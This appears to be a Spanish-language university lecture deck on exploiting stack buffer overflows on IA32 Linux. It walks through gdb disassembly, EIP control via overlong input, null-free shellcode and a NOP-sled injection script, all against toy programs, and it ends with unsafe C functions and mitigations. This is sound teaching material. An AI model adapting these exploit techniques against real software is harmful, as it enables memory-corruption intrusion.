Introducción a la Explotación de *Buffer Overflows*

66.20 Organización de Computadoras

Temas

- Introducción
  - Conceptos básicos.
  - Manejo de memoria.
  - Memory space.
  - Assembly.
  - Registros.
  - C calling convention.
- Stack Overflows
  - Buffers.
  - No se chequéan los límites.
  - Una función por dentro.
  - Overflow. Gracias gets().
  - Overflow. Controlando EIP.
- Shellcoding
  - ¿Qué es un shellcode?
  - Armando un shellcode.
  - Un poco mejor.
  - Inyectamos el shellcode.
- Programación Insegura
  - ¿Funciones peligrosas?
  - Format strings bugs.
  - Heap overflow y otros.
  - Resumen.

Introducción

- Conceptos básicos
  - **Vulnerabilidad**: Una falla en la seguridad de un sistema, que nos permite utilizarlo de una manera diferente para la cual fue diseñado.
  - **Exploit**: Tomar ventaja de una vulnerabilidad, para que el sistema reacciones de una manera no esperada por el diseñador. Herramienta, set de instrucciones, o código que es usado para tomar ventaja de la vulnerabilidad. También POC.
  - **0Day**: Un exploit para una vulnerabilidad que no ha sido revelada al publico.

Introducción


- Exploits ¿Por qué existen?
  - Desconocimiento de cómo programar en forma segura.
  - Descuido en el desarrollo.
  - Proyectos que exceden el mantenimiento previsto.
  - Porque errar es humano. ☺

Introducción

- Manejo de memoria (IA32)
  - Segmentos
    - .text: solo de lectura (read-only); código.
    - .bss: datos no inicializados y dinámicos.
    - .data: datos inicializados y estáticos.
  - Stack y Heap
    - Stack: Last In First Out (LIFO)
      - crece hacia abajo, respecto de la direccion de memoria.
      - push XXX
    - Heap: First In First Out (FIFO)
      - crece hacia arriba.
      - malloc()

Introducción

- Memory space



Introducción

- Assembly
  - IA32 (386 o superior).
- Registros (algunos…)
  - eax, ebx, ecx, edx.
  - esp: extended stack pointer.
  - cs, ds, ss: de segmentos 16bits.
  - eip.
  - eflags: extented flags.

Introducción

- C calling convention
  - Antes de ejecutar una función
    - Pushea todos los parámetros en la pila en orden inverso.
    - Hace un *call*.
      - El *call* pushea la dirección de la próxima instrucción (dirección de retorno).
      - Y modifica el EIP para que apunte al comienzo de la función.
  - La funcion (prologue)
    - Pushea el base pointer (*ebp*).
    - Copia el stack pointer a ebp (*mov ebp, esp*).
    - Reserva la memoria para las variables locales (*sub esp, N*).
  - Al salir de la funcion (epilogue)
    - *mov esp, ebp, pop ebp y ret*

Stack overflows

- Buffers
  - Se define como una porción *limitada y continua* de memoria
  - En C generalmente es un *array*.
  - Un stack overflow es solomente posible cuando no se chequean los límites del array en C o C++.
  - C no tiene una funcion interna (por default) que nos asegure que los datos copiados no superan el tamaño disponible del buffer

array de chars en C con su terminador

Stack overflows

- No se chequean los límites

```
#include <stdio.h>

int main() {
          int i;
          int array[5]; // = {1, 2 ,3 ,4 ,5};

          printf("%d\n", array[5]);
          printf("%x\n", array[5]);

          for (i = 0; i <= 65000; ++i) {
                    array[i] = 10;
          }
}
```

```
foo@local:~/clase_6620$ gcc ej1.c
foo@local:~/clase_6620$ ./a.out
-1207956288
b8000cc0
Segmentation fault
```

Acá vemos como estamos imprimiendo fuera del limite. Y si modificamos estamos escribiendo en zonas de memoria no permitidas.

Stack overflows

- Una función por dentro

```
#include <stdio.h>

void function(int a, int b) {
    int array[5];
}

int main() {
    function(1, 2);
    printf("Test\n");
}
```

```
(gdb) disas main
0x0804835c <main+0>:    push   ebp
0x0804835d <main+1>:    mov    ebp,esp
0x0804835f <main+3>:    sub    esp,0x8
0x08048362 <main+6>:    mov    DWORD PTR [esp+4],0x2
0x0804836a <main+14>:   mov    DWORD PTR [esp],0x1
0x08048371 <main+21>:   call   0x8048354 <function>
0x08048376 <main+26>:   mov    DWORD PTR [esp],0x80484c8
0x0804837d <main+33>:   call   0x804827c <puts@plt>
0x08048382 <main+38>:   leave
0x08048383 <main+39>:   ret

(gdb) disas function
0x08048354 <function+0>:        push   ebp
0x08048355 <function+1>:        mov    ebp,esp
0x08048357 <function+3>:        sub    esp,0x14
0x0804835a <function+6>:        leave
0x0804835b <function+7>:        ret
```


Stack overflows

- Una función por dentro. (cont.)
  - call XXXX = push EIP, jmp XXXX
  - ret = pop “EIP”, jmp “EIP”

```
#include <stdio.h>

void function(int a, int b) {
    int array[5];
}

int main() {
    function(1, 2);
    printf("Test\n");
}
```



Stack overflows

- Overflow. Gracias gets()

```
#include<stdio.h>

void function (int a, int b) {
    char array[30];
    gets(array);
    printf("%s\n", array);
}

int main() {
    function(1, 2);
    return 0;
}
```

Tenemos que tener cuidado con la alineación de memoria que nos provee el compilador. En este caso esta forzado a múltiplos de 2.

```
0x080483a2 <main+0>:    push   ebp
0x080483a3 <main+1>:    mov    ebp,esp
0x080483a5 <main+3>:    sub    esp,0x8
0x080483a8 <main+6>:    mov    DWORD PTR [esp+4],0x2
0x080483b0 <main+14>:   mov    DWORD PTR [esp],0x1
0x080483b7 <main+21>:   call   0x8048384 <function>
0x080483bc <main+26>:   mov    eax,0x0
0x080483c1 <main+31>:   leave
0x080483c2 <main+32>:   ret

0x08048384 <function+0>:    push   ebp
0x08048385 <function+1>:    mov    ebp,esp
0x08048387 <function+3>:    sub    esp,0x24
0x0804838a <function+6>:    lea    eax,[ebp-30]
0x0804838d <function+9>:    mov    DWORD PTR [esp],eax
0x08048390 <function+12>:   call   0x80482a0 <gets@plt>
0x08048395 <function+17>:   lea    eax,[ebp-30]
0x08048398 <function+20>:   mov    DWORD PTR [esp],eax
0x0804839b <function+23>:   call   0x80482b0 <puts@plt>
0x080483a0 <function+28>:   leave
0x080483a1 <function+29>:   ret
```


Stack overflows

- Overflow. Gracias gets() (cont.)

```
sh$ perl -e 'print "A"x 34 . "ABCD"' > input
sh$ gdb –q ./a.out
(gdb) r < input
Starting program: a.out < input

Breakpoint 1, main () at ej3.c:10
10          return_input(1, 2);
(gdb) c
Continuing.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABCD

Program received signal SIGSEGV, Segment...
0x44434241 in ?? ()
(gdb) info reg ebp eip
ebp            0x41414141       0x41414141
eip            0x44434241       0x44434241
```



Stack overflows

- Overflow. Controlando EIP.

```
void func1 (int a, int b) {
    char array[20];
    gets(array);
    printf("%s\n", array);
}

int main() {
    func1(1, 2);
    return 0;
}

void func2() {
        printf(":-)\n");
}
```

Desde la lógica del programa jamás podemos ejecutar **func2***, pero podemos desbordar el buffer, y controlar EIP.*

```
sh$ objdump -d ./a.out | grep func2
080483c3 <func2>:

sh$ perl -e 'print "A"x 24 . pack(l,0x080483c3)' > input

sh$ hexdump < input
0000000 4141 4141 4141 4141 4141 4141 4141 4141
0000010 4141 4141 4141 4141 83c3 0804

sh$ ./a.out
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA

sh$ ./a.out < input
AAAAAAAAAAAAAAAAAAAAAAAAÃ
:-)
Segmentation fault
```

Shellcoding

- ¿Qué es un shellcode?
  - Set de instrucciones *inyectadas*, que son ejecutadas por el programa *explotado*.
  - Debe estar escrito en opcodes hexadecimales.
  - Se le dice shellcode por su concepto de querer ejecutar un root shell.
  - Generalmente tenemos restricciones en los caracteres que podemos utilizar. Por ejemplo, en los *arrays de chars* en C, no podemos utilizar hexas con 0x00, ya que indican el fin del buffer.

Un buffer mas completo, el "EIP" que controlamos apunta a una shellcode.

Shellcoding

- Armando un shellcode.

```
 1                          section .data
 2 00000000 3A2D290A                msg db ':-)', 10
 3                                  len equ $-msg
 4
 5                          section .text
 6                                  global _start
 7
 8                          _start:
 9 00000000 B804000000              mov eax, 4
10 00000005 BB01000000              mov ebx, 1
11 0000000A B9[00000000]            mov ecx, msg
12 0000000F BA04000000              mov edx, len
13 00000014 CD80                    int 0x80
14
15 00000016 B801000000              mov eax, 1
16 0000001B BB00000000              mov ebx, 0
17 00000020 CD80                    int 0x80
```

```
sh$ nasm -f elf hello_ori.s
sh$ ld -s hello_ori.o -o hello_ori
sh$ ./hello_ori
:-)
```

Un shellcode que imprime la carita feliz, pero lamentablemente no es útil para usarlo en un buffer, ya que vemos que posee varios terminadores NULL (0x00) y además va a buscar el texto a la sección datos.

También vemos instrucciones para ejecutar syscalls que nos provee el sistema operativo: **write** *(eax=4, ebx=1, ecx=puntero al string, edx=largo del string) y* **exit** *(eax=1, ebx=0).*

int 0x80 *es para pasar al modo kernel y ejecutar la syscall definida en eax.*

Shellcoding

- Un poco mejor.
  - Sin NULLs

```
char shellcode[] =
"\xeb\x1c\x5e\x31\xc0\x31\xdb\xc6\x46\x03"
"\x0a\x88\x46\x04\xb0\x04\xb3\x01\x89\xf1"
"\xb2\x04\xcd\x80\xb0\x01\x31\xdb\xcd\x80"
"\xe8\xdf\xff\xff\xff\x3a\x2d\x29\x23";

int main(void) {
    void (*shell)() = (void *) &shellcode;
    shell();
}
```

Podemos ver algunos trucos para eliminar los NULLs, utilizar AL, limpiar EAX, con XOR, y obtener la dirección del texto, haciendo un salto, luego volviendo y tomando el EIP

```
 1                  BITS 32
 2 0000 EB1C                jmp short callit
 3
 4                  doit:
 5 0002 5E                  pop esi
 6 0003 31C0                xor eax, eax
 7 0005 31DB                xor ebx, ebx
 8 0007 C646030A            mov byte [esi + 3], 10
 9 000B 884604              mov [esi + 4], al
10 000E B004                mov al, 4
11 0010 B301                mov bl, 1
12 0012 89F1                mov ecx, esi
13 0014 B204                mov dl, 4
14 0016 CD80                int 0x80
15
16 0018 B001                mov al, 1
17 001A 31DB                xor ebx, ebx
18 001C CD80                int 0x80
19
20                   callit:
21 001E E8DFFFFFFF          call doit
22 0023 3A2D292323          db ':-)##'
```


Shellcoding

- Inyectamos el shellcode

```
void return_input (int a, int b) {
    char array[60];
    gets(array);
}

int main() {
    return_input(1, 2);
    return 0;
}
```

```
sh$ perl sh.pl > input2
sh$ ./a.out < input2
:-)
```




```
$shellcode =
  "\x31\xdb".                 # xor ebx, ebx
  "\xf7\xe3".                 # mul ebx
  "\x53".                     # push ebx
  "\x68\x3a\x2d\x29\x20".     # push 0x20292d3a
  "\xb2\x05".                 # mov dl, 5
  "\x43".                     # inc ebx
  "\x89\xe1".                 # mov ecx, esp
  "\xb0\x04".                 # mov al, 4
  "\xcd\x80".                 # int 0x80
  "\x31\xc0".                 # xor eax, eax
  "\x40".                     # inc eax
  "\x89\xc3".                 # mov ebx, eax
  "\xcd\x80"                  # int 0x80
;
$size = 60 - length($shellcode);
$nop = "\x90";
print $nop x $size .
      $shellcode .
      pack(l,0xbffff8a0) x 2;
```

Programación insegura

- ¿Funciones peligrosas?
  - Tenemos que chequear los limites y qué copiamos.
    - strcpy(), strncpy(), strcat(), strncat()
    - wcscpy(), wccpy(), wcscat()
    - gets()
    - realpath()
    - y muchas mas...
  - Existen alternativas
    - Libsafe (runtime checks)
    - Patch para el GCC (canary), StackShield, StackGuard
    - PaX (stack/heap no ejecutable)

Programación insegura

- Format strings bugs:
  - Suceden cuando no filtramos correctamente la entrada del usuario, y esa entrada termina en una funcion asociada al “formatting”
    - printf(input_buffer) MAL
    - printf(“%s”, input_buffer) BIEN
  - Algunas funciones para tener cuidado:
    - printf, sprintf, vfprintf, snprintf, vsprintf, vsnprintf, …
    - scanf
    - syslog

Programación insegura

- Heap overflows
  - Heap/BBS corruption (chunk overwrite)
  - Doug Lea’s malloc
  - Generalmente queremos sobreescribir
    - GOT, .dtors (destructores), aexit handlers, stack, etc…
  - Doble free()
- Otros
  - Return-into-libc
  - Off-by-one
  - Integer overflow
  - Signed comparison
  - Unterminated string

Programación insegura

- Resumen
  - NUNCA confiar en la entrada del usuario.
  - La paranoia es una virtud. (en programación).
  - Leer y aprender, sobre la arquitectura a “atacar”.
  - Sean felices. ☺

¿Preguntas?

Alejandro Gramajo
<agramajo at gmail.com>